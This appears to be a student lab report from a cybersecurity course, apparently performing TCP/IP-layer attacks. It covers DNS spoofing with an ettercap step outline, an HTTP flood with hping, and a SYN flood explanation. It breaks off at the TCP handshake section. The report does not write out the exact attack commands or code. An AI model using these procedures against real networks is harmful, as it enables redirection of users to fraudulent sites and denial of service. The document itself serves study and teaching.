**Group:** Amey Vinerkar (201070017) Soham Chaudhari (201070025)

Shaunak Natu (201070028)

**Subject:** Cybersecurity Lab

**Branch:** Computer

**Batch:** A

Experiment 2


**Aim:** To perform two/three attacks from each layer of TCP/IP




**Theory:**


# Application Layer


1. **DNS Spoofing:**

DNS spoofing or DNS cache poisoning is an attack in which altered DNS records are used to redirect users or data to a fraudulent website or link that is camouflaged as the actual destination.




* 1. Open /etc/ettercap/etter.conf file.
  2. Do the following changes: Uncomment the following lines
  3. Open /etc/ettercap/etter.dns file. Add the following lines
  4. Go to /var/www/html and create an index.html file.
  5. Start apache2 service using command: *service apache2 start*
  6. Try to open the spoofed website on victim machine.
  7. Then open ettercap and configure it.






# HTTP Flood DDoS Attack:


An HTTP flood DDoS attack utilizes what appear to be legitimate HTTP GET or POST requests to attack a web server or application. These flooding DDoS attacks often rely on a botnet, which is a group of Internet-connected computers that have been maliciously appropriated through the use of malware such as a Trojan Horse.




Attack using **hping:**



Task manager before the attack:



Task manager after the attack:



These types of DDoS attacks are designed to cause the targeted server or application to allocate the most resources possible in direct response to each request. In this way, the attacker hopes to overwhelm the server or application, “flooding” it with as many process-intensive requests as possible.


HTTP POSTs are often used because they involve complex server-side processing, while HTTP GET attacks are easier to create, thus lending themselves to botnet attacks which rely on scale to achieve the desired disruption.

# Transport Layer

1. **TCP SYN Flood: -**


In a SYN flood attack, a malicious party exploits the TCP protocol 3-way handshake to quickly cause service and network disruptions, ultimately leading to an Denial of Service (DoS) Attack.


Normal TCP 3-way handshake: -




